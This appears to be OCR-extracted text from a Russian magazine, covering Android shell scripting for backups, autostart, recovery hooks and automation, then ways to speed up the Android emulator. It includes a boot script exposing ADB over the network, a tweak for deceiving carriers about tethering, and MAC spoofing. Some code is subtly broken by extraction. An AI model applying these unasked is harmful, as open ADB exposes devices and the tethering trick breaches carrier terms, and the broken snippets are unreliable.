Имея рут, можно даже сделать бэкап настроек всех приложений с помощью копирования и архивации каталога /data/data/, однако восстановить его будет очень проблематично, так как в Android каждое приложение исполняется от имени созданного специально для него Linux-юзера и хранит настройки внутри каталога, принадлежащего этому пользователю. Проблема здесь в том, что идентификатор Linux-юзера для каждого приложения генерируется динамически, поэтому после восстановления бэкапа в заново установленной системе идентификаторы не будут совпадать и приложения не смогут прочитать свои настройки. Придется вручную выяснять ID юзера для каждого приложения и менять права доступа на каталоги с данными.

С другой стороны, мы можем использовать встроенный в Android Backup Manager, позволяющий сторонним приложениям использовать возможности системы для бэкапа и восстановления приложений и их данных. Управлять им можно из консоли (а значит, и с помощью скриптов), но сам по себе он никакого бэкапа не производит, а возлагает эту работу на сторонние приложения. Helium — одно из таких приложений. Если установить и настроить его, операцию бэкапа и восстановления можно будет заскриптовать. Например, следующий простой скрипт сделает резервную копию всех сторонних приложений:

```
#!/system/bin/sh
# Получаем список всех сторонних приложений
for i in 'pm list packages -e'; do
  # Добавляем каждое из них в очередь
  bmgr backup ${i:8}
done
# Запускаем операцию бэкапа
bmgr run
```

Конструкция ${i:8} здесь нужна, чтобы обрезать слово «packages:», которое pm добавляет в начало имени каждого пакета. Чтобы восстановить бэкап, можно использовать либо тот же Helium, либо команду bmgr:

```
# Получаем список бэкапов
$ bmgr list sets
# Восстанавливаем нужный бэкап
$ bmgr restore <тег>
```

АВТОЗАПУСК

«Это все круто, но скрипты должны запускаться сами», — скажешь ты и будешь абсолютно прав. Без автозапуска от скриптов толку мало, но это легко исправить, если воспользоваться все тем же Tasker. Он умеет запускать любые шелл-команды в ответ на любое событие. Чтобы воспользоваться этой функциональностью, достаточно создать новый профиль, выбрать событие (для бэкапа лучшим событием будет время), затем добавляем действие, выбираем Script → Run Shell, вбиваем команду (sh /sdcard/script.sh), выбираем, если необходимо, файл для записи результата и включаем профиль.

Другой популярный способ автозапуска — это использование средств автоматического исполнения скриптов при загрузке в сторонних прошивках. Сегодня почти все сколько-нибудь известные кастомные прошивки умеют стартовать скрипты из каталога /system/etc/init.d/, а в стоке такую функциональность можно получить с помощью приложения Universal init.d из маркета. С последним, однако, надо быть осторожным, так как оно запускает скрипты не на раннем этапе загрузки, как это происходит в том же CyanogenMod, а уже после полной загрузки системы.

Итак, что мы можем поместить в автозагрузку? Например, скрипт запуска демона ADB в сетевом режиме:

```
#!/system/bin/sh
setprop service.adb.tcp.port 5555
stop adbd
start adbd
```

Для подключения к нему с ПК набираем такую команду:

```
$ adb connect IP-смартфона
```

Также мы можем применить некоторые оптимизации подсистемы виртуальной памяти:

```
#!/system/bin/sh
echo "4096"  > /proc/sys/vm/min_free_kbytes
```

Главное назначение скриптов — изменение поведения системы, параметров ядра, работа с демонами

В самой своей основе, там, где нет Java и Dalvik, Android представляет собой минималистичный Linux-дистрибутив

```
echo "0"  > /proc/sys/vm/oom_kill_allocating_task;
echo "0"  > /proc/sys/vm/panic_on_oom;
echo "0"  > /proc/sys/vm/laptop_mode;
echo "0"  > /proc/sys/vm/swappiness
echo "50" > /proc/sys/vm/vfs_cache_pressure
echo "90" > /proc/sys/vm/dirty_ratio
echo "70" > /proc/sys/vm/dirty_background_ratio
```

Ну или подогнать механизм lowmemorykiller (автоматическое убийство фоновых приложений при нехватке памяти) под наши нужды:

```
#!/system/bin/sh
echo "2048,3072,6144,15360,17920,20480" > ↵
/sys/module/lowmemorykiller/parameters/minfree
```

Ну и автоматический выбор планировщика процессов:

```
#!/system/bin/sh
echo "powersave" > /sys/devices/system/cpu/cpu0/↵
cpufreq/scaling_governor
```

Все это можно сделать с помощью специализированного софта, но зачем загружать систему дополнительным ПО, которое еще и будет висеть в фоне, когда можно обойтись несколькими простыми скриптами?

ЗАПУСК СКРИПТОВ ДО И ПОСЛЕ УСТАНОВКИ ПРОШИВКИ


Почти каждый, кто устанавливает на свой гаджет стороннюю прошивку, также ставит поверх нее пакет с фирменными приложениями Google (gapps), который включает в себя маркет, YouTube, Gmail и другой софт. Каждый раз, когда происходит обновление прошивки, раздел /system, содержащий ее и gapps, полностью стирается, но приложения Google всегда остаются на месте. Это происходит потому, что, кроме всего прочего, gapps содержит в своем составе специальный скрипт, который размещается в каталоге /system/addon.d/ и запускается консолью восстановления до и после установки прошивки. Этот скрипт делает бэкап и восстановление приложений Google.

Мы можем использовать эту возможность для выполнения наших собственных действий до и после установки прошивки. Вот так, например, выглядит мой скрипт восстановления, который ничего не бэкапит, но подчищает прошивку от мусора сразу после ее установки:

```
#!/sbin/sh
# Загружаем подсобные функции
. /tmp/backuptool.functions
# Рингтон и звук уведомления, которые должны
# остаться в системе
RINGTONE=Machina
NOTIFICATION=Argon
case "$1" in
backup)
    # Пусто :)
;;
restore)
    # Рингтоны, уведомления и звук будильника
    cd /system/media/audio/ringtones/
    rm [!${RINGTONE}]*.ogg
    cd /system/media/audio/notifications/
    rm [!${NOTIFICATION}]*.ogg
    rm /system/media/audio/alarms/*
    # Языки синтеза и офлайн-распознавания речи
    rm /system/tts/lang_pico/*
    rm -rf /system/usr/srec/config/*
    # Приложения
    A=/system/app/
    rm $A/Email.apk
    rm $A/Exchange2.apk
    rm $A/LockClock.apk
    rm $A/PicoTts.apk
    rm $A/Term.apk
    rm $A/ThemeChooser.apk
    rm $APPS/WAPPushManager.apk
    rm $A/LiveWallpapers.apk
    rm $A/LiveWallpapersPicker.apk
    rm $A/VisualizationWallpapers.apk
    A=/system/priv-app/
    rm $A/CMUpdater.apk
    rm $A/ThemeManager.apk
;;
pre-backup)
    # ...
;;
post-backup)
    # ...
;;
pre-restore)
    # ...
;;
post-restore)
    # ...
;;
esac
```

Скрипт удаляет рингтоны, уведомления, движок синтеза речи и несколько приложений. Все эти действия запускаются в ответ на передачу скрипту опции командной строки restore (это делает консоль восстановления после установки прошивки), однако также предусмотрены и варианты обработки таких опций, как backup, pre-backup, post-backup, pre-restore и post-restore. Здесь это просто заглушки, но если бы мы захотели сделать бэкап некоторых файлов и приложений перед установкой прошивки, мы могли бы добавить их в блок backup, как это сделано в скрипте /system/addon.d/70-gapps.sh:

```
. /tmp/backuptool.functions
list_files() {
```




Как запустить скрипт с помощью Tasker



INFO

Версии Android 2.3 и ниже вместо mksh использовали минималистичный шелл ash, который входит в базовый комплект всех BSD-систем.

```
cat <<EOF
app/GoogleContactsSyncAdapter.apk
etc/permissions/com.google.android.maps.xml
etc/permissions/com.google.android.media.↵
effects.xml
...
EOF
}
case "$1" in
backup)
    list_files | while read FILE DUMMY; do
    backup_file $S/$FILE
done
;;
...
```

Этот кусок скрипта прекрасно иллюстрирует, как сделать бэкап файлов. Ключевые элементы здесь: функция list_files, которая при запуске выводит листинг файлов, и функция backup_file, которая является частью консоли восстановления (определена в файле /tmp/backuptool.functions). Она делает бэкап файлов в цикле.

ЧТО ЕЩЕ?

С помощью скриптов в Android можно сделать намного больше, чем бэкапы и настройка параметров системы. Вот, например, скрипт, который просыпается каждые десять минут и, если уровень заряда батареи стал меньше 30%, отключает Wi-Fi и Bluetooth:

```
#!/system/bin/sh
while true; do
  if [ cat /sys/class/power_supply/battery/↵
  capacity -lt 30 ]; then
    svc wifi disable
    service call bluetooth_manager 8
  fi
sleep 600
done
```

Чтобы скрипт работал в фоне, достаточно вызвать его следующим образом:

```
$ script.sh &
```

А это скрипт, который позволяет быстро заполнять формы, требующие ввода имэйла и пароля (в приложениях и на веб-сайтах):

```
#!/system/bin/sh
adb shell input text "user@gmail.com"
adb shell input keyevent 23
adb shell input keyevent 20
adb shell input text "ПАРОЛЬ"
adb shell input keyevent 23
adb shell input keyevent 20
```

В Android каждое приложение исполняется от имени созданного специально для него Linux-юзера и хранит настройки внутри каталога, принадлежащего этому пользователю

Запускать его можно разными способами. Либо перед запуском приложения, установив задержку:

```
$ sleep 15; sh /sdcard/script.sh
```

Либо повесить на какое-то событие Tasker, например на взмах смартфоном. Другой вариант — использовать буфер обмена. В Android, чтобы вставить нужный текст в буфер обмена, достаточно выполнить такую команду:

```
$ service call clipboard 2 i32 1 i32 1 s16 ↵
  "Этот текст появится в буфере обмена"
```

Не ахти как удобно, зато работает. Как мы можем использовать такую функциональность? Например, сделать простенький скрипт clip.sh:

```
#!/system/bin/sh
service call clipboard 2 i32 1 i32 1 s16 "$1"
```

Соль в том, что скрипт можно вызывать через удаленный ADB либо вообще поместить в /system/etc/init.d/, заменив $1 на нужный текст. Так нужные нам данные всегда будут под рукой, а бесполезный на смартфоне механизм копирования/вставки получит хоть какое-то назначение. Консольные команды можно использовать и для более высокоуровневых операций, например позвонить по указанному номеру:

```
$ am start -a android.intent.action.CALL tel:123
```

Или открыть окно номеронабирателя с нужным номером:

```
$ am start -a android.intent.action.DIAL tel:123
```

Примерно таким же образом можно отправить SMS:

```
#!/system/bin/sh
am start -a android.intent.action.SENDTO -d ↵
sms:$1 --es sms_body "$2" --ez exit_on_sent true
sleep 1
input keyevent 22
sleep 1
input keyevent 66
```

Скрипт принимает два аргумента: номер телефона и содержимое SMS. После запуска он откроет окно SMS-



INFO

Чтобы получить одни и те же скрипты на всех устройствах, можно использовать приложение DropSync или FolderSync (автоматическая синхронизация через Dropbox).

```
shell@mb526:/ $ ls -l /system/addon.d/
-rwxr-xr-x root     root          680 2008-08-01 18:00 50-cm.sh
-rwxr-xr-x root     root         1524 2008-08-01 18:00 60-baseband.sh
-rwxr-xr-x root     root          733 2008-08-01 18:00 70-bootmenu.sh
-rwxr-xr-x root     root         1668 2008-08-01 18:00 70-gapps.sh
-rwxr-xr-x root     root          543 2008-08-01 18:00 80-battd.sh
-rwxr-xr-x root     root          132 2008-08-01 18:00 blacklist
shell@mb526:/ $
```

↑ **Содержимое /system/addon.d/ в CyanogenMod 11 на Motorola Defy**

```
#!/sbin/sh
#
# /system/addon.d/70-gapps.sh
#
. /tmp/backuptool.functions

list_files() {
cat <<EOF
app/GoogleContactsSyncAdapter.apk
etc/permissions/com.google.android.maps.xml
etc/permissions/com.google.android.media.effects.xml
etc/permissions/com.google.widevine.software.drm.xml
etc/permissions/features.xml
etc/preferred-apps/google.xml
framework/com.google.android.maps.jar
framework/com.google.android.media.effects.jar
framework/com.google.widevine.software.drm.jar
lib/libAppDataSearch.so
lib/libgames_rtmp_jni.so
lib/libjni_latinime.so
priv-app/GmsCore.apk
priv-app/GoogleBackupTransport.apk
priv-app/GoogleFeedback.apk
priv-app/GoogleLoginService.apk
- /system/addon.d/70-gapps.sh [Readonly] 14/67 20%
```



Скрипт бэкапа приложений Google

```
/dev/input/event1: 0003 0001 0000016c
/dev/input/event1: 0003 0002 fffffc10
/dev/input/event1: 0000 0000 00000000
/dev/input/event1: 0003 0000 00000101
/dev/input/event1: 0003 0001 00000158
/dev/input/event1: 0000 0000 00000000
/dev/input/event1: 0003 0000 00000164
/dev/input/event1: 0003 0001 000000c0
/dev/input/event1: 0003 0002 fffffca0
/dev/input/event1: 0000 0000 00000000
/dev/input/event1: 0003 0001 000000d2
/dev/input/event1: 0003 0002 fffffc9a
/dev/input/event1: 0000 0000 00000000
/dev/input/event1: 0003 0001 000000ed
/dev/input/event1: 0003 0002 fffffc94
/dev/input/event1: 0000 0000 00000000
/dev/input/event1: 0003 0002 fffffc98
/dev/input/event1: 0000 0000 00000000
/dev/input/event1: 0003 0001 00000104
/dev/input/event1: 0003 0002 fffffd04
/dev/input/event1: 0000 0000 00000000
/dev/input/event7: 0004 0003 0000000a
/dev/input/event7: 0011 0008 0000000a
/dev/input/event7: 0000 0000 00000000
```

↑ **Для «отлова» нажатий кнопок можно использовать команду getevent**

приложения, вставит в него нужный текст, а затем нажмет кнопку Enter для отправки, после чего окно закроется.

Другие полезные при скриптинге команды:

- Перезагрузка в режим recovery:

```
$ su -c reboot recovery
```

- Мягкая перезагрузка (без перезапуска ядра):

```
$ setprop ctl.stop zygote
```

- Открыть нужное приложение (в данном примере — «Настройки»):

```
$ am start -n com.android.settings/com.android.↵
  settings.Settings
```

- Открыть веб-страницу:

```
$ am start -a android.intent.action.VIEW ↵
  http://www.google.com
```

- Сообщить приложениям о низком уровне заряда батареи (есть софт, который при этом снижает свою активность):

```
$ am broadcast -a android.intent.action.↵
  BATTERY_LOW
```

- Изменить MAC-адрес:

```
$ ip link set eth0 address 00:11:22:33:44:55
```

Сегодня почти все сколько-нибудь известные кастомные прошивки умеют стартовать скрипты из каталога /system/etc/init.d/

- Активировать вибратор:

```
$ echo 100 > /sys/devices/virtual/timed_output/↵
  vibrator/enable
```

- Включить фонарик:

```
$ echo 1 > /sys/devices/platform/flashlight/leds/↵
  flashlight/brightness
```

- Проиграть файл (может не сработать):

```
$ stagefright -a -o file.mp3
```

- Отключить указанное приложение (можно организовать цикл для отключения bloatware по списку):

```
$ pm disable com.google.android.calendar
```

- Получить список приложений, которые имеют уведомления в строке состояния:

```
$ dumpsys statusbar | grep StatusBarNotification ↵
  | awk '{ print $2 }' | cut -d '=' -f2
```

- Оптимизировать внутренние базы данных с настройками (можно добавить скрипт в автозагрузку, требуется BusyBox):

```
#!/system/bin/sh
for i in `find /data -iname "*.db"`; do
sqlite3 $i 'VACUUM;'
done
```

- Переключить Wi-Fi-тизеринг на основной интерфейс (нужно для обмана операторов, которые ограничивают скорость соединения при раздаче интернета по Wi-Fi):

```
$ settings put global tether_dun_required 0
```

ВМЕСТО ВЫВОДОВ

Для кого-то все описанное в статье может показаться несколько надуманным. Дескать, все это можно сделать с помощью стандартного софта и Tasker. Но зачем использовать тяжелый Java-софт там, где нужное действие можно выполнить с помощью простенького скрипта, который не занимает лишней памяти и может быть легко перенесен на другое устройство? Скрипты удобны, просты, быстро отрабатывают и дают возможность тонкой настройки под себя.

Евгений Зобнин
androidstreet.net

INFO

Чтобы запустить x86-сборку Android для Atom в стандартном эмуляторе в Windows, кроме самого образа системы понадобится также Intel Hardware Accelerated Execution Manager Driver, который можно установить из секции Extra в SDK Manager.



ДЕЛАЕМ ЭМУЛЯТОР ANDROID БЫСТРЕЕ

Кроме среды разработки, инструментов сборки и отладки, Android SDK включает в себя основанный на QEMU эмулятор смартфона с предустановленным Android. Он удобен, прост в обращении, полностью интегрирован со средой разработки, но невыносимо медлителен. В этой статье я расскажу, как это исправить и добиться скорости работы эмулятора, равной нативной системе.

Проблема Android-эмулятора из состава SDK — в процессорной архитектуре. В отличие от стандартного QEMU и симулятора iOS SDK виртуальная машина из состава Android SDK эмулирует процессорную архитектуру ARM (с ее блоком MMU и другими особенностями), что не позволяет ей задействовать в работе технологии виртуализации, доступные в современных процессорах. Это выливается в серьезные ограничения скорости работы.

Исправить такое положение вещей можно тремя способами: 1) оптимизировать эмулятор, включив экспериментальные опции, такие как проброс видеокарты (драйвера OpenGL) внутрь виртуального окружения; 2) воспользоваться x86-версией эмулятора и сборкой Android, подготовленной сотрудниками компании Intel; 3) скачать и установить сторонний эмулятор, такой, например, как Genymotion.

В этой статье мы рассмотрим все три, а ты сможешь выбрать тот, что подходит тебе.

СПОСОБ №1 ТЮНИНГ ЭМУЛЯТОРА

Самый очевидный способ ускорить эмулятор Android — попытаться его оптимизировать. Есть несколько методов сделать это. Перво-наперво следует включить опцию проброса OpenGL-драйвера внутрь эмулятора, перейдя в «Tools → Android → AVD Manager» в SDK или Android Studio и поставить галочку напротив опции Use Host GPU в настройках нужного девайса.

Общую производительность опция не улучшит, зато интерфейс станет плавным; графические 3D-приложения будут работать значительно лучше. Если же требуется не столько скорость отрисовки интерфейса и работы эмулятора, сколько скорость его запуска, то вместо опции Use Host GPU следует поставить галочку напротив Snapshot (их нельзя использовать вместе).


Так эмулятор будет сохранять свое состояние между запусками, благодаря чему «холодный старт» происходит значительно быстрее (в десятки раз быстрее). Также хорошая идея — выделить эмулятору достаточное количество оперативной памяти. В шаблонах Nexus 4 и Nexus 5 лимит устанавливается равным 2 Гб, чего более чем достаточно, но, даже если ты тестируешь приложение для какого-нибудь Nexus One, объем оперативной памяти все равно лучше установить не ниже 1 Гб. Отладке это не помешает, зато сам эмулятор станет работать быстрее.


Еще один способ ускорения — изменить приоритет эмулятора и повесить его на свободное ядро процессора. В Windows это можно сделать с помощью стандартного менеджера задач. В Linux придется выяснить PID эмулятора с помощью команды «ps aux | grep emulator» (вторая колонка), а затем запустить в консоли две команды:

```
$ taskset -c 1 -p <PID>
$ renice -15 -p <PID>
```

Ну и последняя оптимизация — отключить анимацию загрузки, чтобы сэкономить несколько секунд. Открываем «Run → Edit Configurations → Default → Android Application → Emulator» и вставляем строку -no-boot-anim в окно ввода Additional Command Line Options.

С помощью всех этих ухищрений скорость эмуляции можно поднять на несколько десятков процентов, однако ждать чуда, конечно же, не стоит.





Две последние опции ускоряют эмулятор, но их нельзя использовать вместе



Возможностями снапшотинга можно управлять во время запуска виртуального устройства



ПЛЮСЫ МЕТОДА:

- нет необходимости выкачивать и настраивать сторонний софт;
- простота решения;
- архитектура ARM, а это значит — лучшая совместимость приложений и возможность писать и отлаживать нативный код.



МИНУСЫ:


- не такое значительное повышение скорости, как хотелось бы.


СПОСОБ №2 ИЗБАВЛЯЕМСЯ ОТ ARM

Если причина тормозов эмулятора в архитектуре ARM, то почему бы не уйти с нее и не переключиться на x86? Intel уже три года как портировала Android на свои процессоры и не просто передала код производителям устройств на базе процессора Atom, а еще и выложила x86-версию эмулятора и образ ОС в официальный репозиторий Android. Все, что нам нужно сделать, — это зайти в SDK Manager и загрузить образ ОС для x86.

Чтобы сделать это из среды Android Studio, переходим в меню «Tools → Android → SDK Manager», ждем, когда запустится SDK Manager, открываем секцию Android 4.4.2, ставим галочку напротив Intel x86 Atom System Image и нажимаем Install. Когда образ будет загружен, открываем «Tools → Android → ADV Manager» и создаем новый виртуальный девайс, выбираем нужный шаблон, указываем имя и другие опции, а в поле CPU/ABI выбираем Intel Atom (x86). Там же ставим галочку напротив Use host GPU.

С такими настройками эмулятор работает намного быстрее. Фактически его производительность будет выше производительности реального смартфона, однако за скорость придется заплатить отсутствием сервисов Google Play и трудностями в разработке и отладке приложений, использующих NDK. Скомпилировать и запустить их, конечно, можно, но для тестирования кода на архитектуре ARM придется вернуться к стандартному эмулятору или запускать код на реальном железе.





ПЛЮСЫ МЕТОДА:

- очень высокая скорость работы;
- простота решения, все, что нужно сделать, — это скачать образ и создать новое виртуальное устройство.

МИНУСЫ:

- отсутствие возможности отладить нативный код для архитектуры ARM;
- отсутствие приложений Google.

Скачиваем образ Android для архитектуры x86

СПОСОБ №3 ИСПОЛЬЗУЕМ СТОРОННИЙ ЭМУЛЯТОР

Вскоре после того, как Intel портировала Android на архитектуру x86 (а было это еще во времена Android 2.3), появился проект Android-x86, в рамках которого началась разработка версии ОС для стационарных IBM-совместимых ПК, преимущественно для субноутбуков линейки ASUS EeePC. Наработками этого проекта воспользовался разработчик Даниэль Фаж (Daniel Fages) и начал развивать систему AndroVM, которая представляла собой образ с предустановленным Android-x86 для виртуальной машины VirtualBox. В то время (когда еще не было возможности проброса видеокарты в стандартном эмуляторе) AndroVM был самой производительной эмулируемой версией Android, поэтому проект быстро набрал популярность и превратился в коммерческий продукт Genymotion.

Genymotion (genymotion.com) представляет собой связку из VirtualBox, образа диска с предустановленным Android-x86 и графического интерфейса, который позволяет быстро запускать виртуальные окружения и выкачивать другие образы и шаблоны из сети. Дополнительно также доступен плагин для Eclipse (SDK) или IDEA (Android Studio), который позволяет быстро запустить эмулятор с тестируемым приложением прямо из среды разработки.

Genymotion доступен для Windows, OS X и Linux. Причем если в последних двух случаях доступен только сам интерфейс запуска и выкачивания образов, то для Windows можно скачать инсталлятор «все в одном», который установит как интерфейс, так и VirtualBox. Чтобы получить возможность скачать любую версию, придется зарегистрироваться на сайте проекта, при этом за дополнительную функциональность, такую, например, как возможность клонирования виртуальных окружений или изменения IMEI, придется заплатить как минимум 99 евро в год.

В Windows и OS X установка Genymotion сводится к скачал — запустил, в Linux придется немного повозиться. Вместо пакетов Debian или RPM Genymotion почему-то распространяется в виде инсталляционного bash-скрипта, который после запуска задает юзеру несколько вопросов и прописывается в систему. После скачивания скрипту необходимо дать право исполнения, а затем запустить в консоли (лучше из домашнего каталога, так как установка происходит по относительному пути):

```
$ cd ~
$ chmod +x ~/Downloads/genymotion-2.2.0_x64.bin
$ cd genymotion
$ ./genymotion
```

После запуска графического интерфейса необходимо сразу перейти в настройки и указать свои логин и пароль, использованные для скачивания приложения. После этого по кнопке «+» станет доступна возможность установки образов из репозитория. Кроме стандартных Nexus 5, Nexus 4, Nexus 7, в нем также доступны такие девайсы, как HTC Evo, HTC One X, Motorola Moto X, Samsung Galaxy S4, Galaxy Note 3 и другие. Отличаются они только тем, что имеют разные версии ОС и настройки виртуализации (объем памяти, размер дисплея и так далее).

После получения нужного образа его можно запустить, нажав кнопку Play. Система сама найдет VirtualBox и запустит с его помощью образ. В Linux она может дать сбой, и тогда на экране появится сообщение с информацией о невозможности найти движок виртуализации. Это происходит из-за отсутствия интерфейса управления VirtualBox в /dev. Чтобы создать его, достаточно выполнить следующую команду, а затем запустить окружение вновь:

```
$ sudo vboxreload
```

Особенности

Одна из интересных особенностей Genymotion — возможность управлять функциями эмулируемого устройства во время его работы. Для этого в правой части окна эмулятора есть набор кнопок, с помощью которых можно:

- изменить уровень заряда батареи и статус подключения к зарядному устройству;
- включить GPS, в том числе с возможностью указать произвольные координаты, точность определения в метрах и настроить компас;
- повесить на фронтальную или заднюю камеру веб-камеру ПК;
- управлять громкостью и положением виртуального устройства.


Платная версия Genymotion позволяет на лету менять IMEI, снимать скринкасты и запускать эмулятор в режиме 1 : 1, когда каждый пиксель виртуального экрана соответствует пикселю на экране ПК. Все перечисленные функции снабжены клавиатурными комбинациями.

Вторая полезнейшая особенность: поддержка drug and drop. В окно эмулятора можно перетаскивать разные типы файлов, а он сам решит, что с ними делать. Стандартные пакеты Android будут установлены в систему, ZIP-архивы, содержащие прошивку или модификации, — установлены с помощью консоли восстановления, а все остальные типы файлов — скопированы в каталог /sdcard/Download/.




INFO


Все виртуальные окружения, созданные с помощью Genymotion, также появятся в основном интерфейсе управления VirtualBox, однако запускать их оттуда не рекомендуется, так как часть функциональности будет потеряна.




Устанавливаем Genymotion в Linux

Подключаем Genymotion к своему аккаунту





В отличие от стандартного QEMU и симулятора iOS SDK виртуальная машина из состава Android SDK эмулирует процессорную архитектуру ARM



ЗАПУСК ANDROID ВНУТРИ VIRTUALBOX БЕЗ GENYMOTION

Чтобы запустить Android внутри VirtualBox, не обязательно использовать Genymotion. Для этого вполне сгодится и стандартная сборка Android-x86. Все, что нужно сделать, — это скачать x86-сборку Android (www.android-x86.org), создать новую виртуальную машину со следующими характеристиками: Linux 2.6 / Other Linux, минимум 512 Мб оперативки, жесткий диск на 2 Гб, тип сети PCnet-Fast III через NAT или сетевой мост.

В качестве CD-ROM выбираем скачанный ISO-образ, запускаем виртуальную машину и следуем инструкциям по установке. Когда установка будет завершена, отключаем ISO-образ и перезагружаем машину. Вуаля, у нас есть работающий Android. Чтобы привязать его к IDE, выясняем IP-адрес виртуальной машины и подключаемся с помощью ADB:

```
$ adb connect XX.XX.XX.XX
```

После этого выбираем его в качестве устройства отладки в ADT.

Окно виртуального устройства Genymotion с элементами управления справа

С версии 2.0.0 Genymotion распространяется без фирменных приложений Google (в том числе маркета), но их легко установить, перетащив в окно эмулятора ZIP-архив с набором gapps (взять его можно, например, здесь: goo.gl/gKV2qu).

Плагин

Genymotion можно связать со средой разработки с помощью плагина, доступного как для стандартного SDK (Eclipse), так и для Android Studio (IDEA). Установить его можно либо вручную (скачав с официального сайта), либо из репозитория IDE. Второй способ предпочтительнее, поэтому о нем и поговорим. Итак, в Eclipse установка происходит следующим образом:

1. Переходим в меню «Help/Install New Software...».
2. В открывшемся окне нажимаем кнопку «Add...».
3. В поле Name указываем Genymobile, в Location — http://plugins.genymotion.com/eclipse.
4. В появившемся списке выбираем все пункты и нажимаем Next.
5. Соглашаемся с лицензией и предупреждением о том, что плагин не имеет цифровой подписи.
6. Перезапускаем Eclipse.

В IDEA последовательность действий будет чуть другая, но в целом все так же просто:

1. Открываем меню File/Settings.
2. В открывшемся окне выбираем раздел Plugins и кликаем по кнопке «Browse repositories...».



WWW

